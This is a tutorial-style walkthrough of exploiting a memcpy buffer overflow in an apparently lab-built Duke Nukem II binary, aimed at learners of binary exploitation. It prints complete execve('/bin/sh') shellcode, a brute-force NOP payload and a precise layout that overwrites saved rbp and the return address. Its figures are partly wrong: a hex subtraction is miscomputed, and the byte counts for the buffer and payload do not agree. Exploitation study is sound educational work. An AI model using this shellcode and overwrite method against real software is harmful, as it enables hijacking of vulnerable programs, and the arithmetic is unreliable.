Duke Nukem II
Who is this for?
This walkthrough is for anyone interested in binary exploitation, reverse engineering, or retro game hacking. You’ll get the most out of it if you have some familiarity with: - Basic x86-64 assembly - Debugging tools (like Ghidra, GDB, or Eclipse) - Concepts like buffer overflows and shellcode
Absolute beginners are welcome! I’ll explain each step and tool as we go.
I decided to tear apart the Duke Nukem II binary recently, mostly for fun and to see if old games are as buggy as I remember. They are. Here’s a straight walk-through of how I found and exploited a buffer overflow to pop a shell, using both brute-force (sledgehammer) and precision (ballpeen hammer) attacks.
Finding and Understanding the Bug

I opened up the binary in Ghidra, a free reverse engineering tool that lets you analyze executable files and find vulnerabilities. By rummaging around, I found a secret function at offset 0x002f52e2 that only triggers if you hit “up” at certain computer terminals in-game. This backdoor eventually passes direct user input to another function at 0x002f5774, which does a memcpy from a buffer you control into a local buffer with a size of just 288 bytes. The best part? The copy size is passed in by the user too.
With the vulnerability identified, the next step is to see how we can exploit it in practice.
Offsets and buffer info:
Backdoor function: FUN_002f52e2, offset
0x002f52e2Vulnerable function: FUN_002f5774, offset
0x002f5774Destination buffer offset (in stack frame):
-0x188Source buffer offset:
-0x10
Design flaw: The input parameter that sets the size of the copy is user-controlled, so it can go way past 288 bytes.
Sledgehammer Approach
Let’s start with the simplest method: overwhelming the buffer to see what happens.
The sledgehammer approach just blows past buffer boundaries and trashes the stack with a big chunk of data.
The Exploit
The buffer is 288 bytes, but the vulnerability lets us dump in much more. I sent 400 bytes:
Shellcode to spawn a shell (shown below)
Lots of NOPs (
\x90)Filler bytes
Shellcode used (63 bytes):
\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
\x48\x31\xc0\x50\x57\x48\x89\xe6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f\x05
\x48\x89\xd7\xb0\x3c\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
Example sledgehammer buffer:
\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
\x48\x31\xc0\x50\x57\x48\x89\xe6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f\x05
\x48\x89\xd7\xb0\x3c\x0f\x05
[lots of NOPs to fill]
(total 400 bytes)
The result: usually a crash, but sometimes enough random luck to trip a shell.
Ballpeen Hammer Approach (Precise Shell Execution)
While the sledgehammer method is quick, it’s unreliable. For a consistent exploit, we need a more targeted approach.
This method is more involved but reliable. It needs you to know exactly where to overwrite saved rbp and the return address so control lands exactly on your shellcode.
Step-by-Step
Debug setup - Set up remote debugging with Eclipse - Launch
gdbserveron port 2345 - Trigger the in-game backdoor, then pause the program in the debuggerStack analysis - First stack address (e.g.
0x55555574933e) is where backdoor is called - Second (e.g.0x5555557492a2) is the wrapper calling the backdoor, which also calls the vulnerable function at0x555555749774- Find call tomemcpy, breakpoint it - Step in, note:rbpafter stepping in:0x7fffffffc2f0rdiof buffer:0x7fffffffc170Copy size:
0x7fffffffc2f0 - 0x7fffffffc170 = 0x280 = 384bytes
Build the exploit buffer
Now that we understand the stack layout, let’s craft the exact buffer needed to hijack execution.
Shellcode (again, full, uncut):
\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
\x48\x31\xc0\x50\x57\x48\x89\xe6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f\x05
\x48\x89\xd7\xb0\x3c\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

(that's 63 bytes)

- Spacer/NOP sled:
  384 (overflow window) - 63 (shellcode) = 321 bytes.
  So, ``\x90`` repeated 321 times.

- rbp and return address overwrite:

  After the NOP sled, append packed 8-byte little-endian values for:

   * rbp after memcpy: ``0x7fffffffc2f0``
   * return address (should point into shellcode): ``0x7fffffffc170``

This is how the final payload is laid out:
[shellcode][321 x \x90][\xf0\xc2\xff\xff\xff\x7f\x00\x00][\x70\xc1\xff\xff\xff\x7f\x00\x00]

Both values padded to 8 bytes; bytes written in little-endian order.
Full buffer assembly (all bytes, no snipping):
\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
\x48\x31\xc0\x50\x57\x48\x89\xe6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f\x05
\x48\x89\xd7\xb0\x3c\x0f\x05
[321 x \x90]
\xf0\xc2\xff\xff\xff\x7f\x00\x00
\x70\xc1\xff\xff\xff\x7f\x00\x00
Final Step
With our payload ready, it’s time to put everything together and trigger the exploit in-game.
Once this buffer is submitted at the in-game prompt (after hitting the debug breakpoint), the function returns and control hits your shellcode reliably. A shell pops up.
Why This Wouldn’t Work With Defenses
ASLR: Randomizes where things are in memory every run, making it much harder to guess where to jump with your overflow.
Stack Canaries: Inserts a secret value before the return address. Overwriting it with an overflow causes the process to crash instead of running your code.
Non-executable stack: Even if you land execution on the stack, your shellcode won’t run unless it’s in an executable region.
Summary
The bug: User-controlled copy size overflows a fixed-size local buffer in
memcpy.The brute-force (sledgehammer) attack proves the overflow is real.
The targeted (ballpeen hammer) attack gets you reliable shell access.
Old binaries make this stuff easy; security defenses would shut it down today.
If you want to get into real-world exploitation, debugging, and reverse engineering, work on old games or similar simple binaries. You’ll get a real feel for how overflows happen and how to actually exploit them.
All shellcode shown here is complete and used exactly as described.
Only hack stuff you own or have permission to test on. This is for learning and curiosity, nothing else.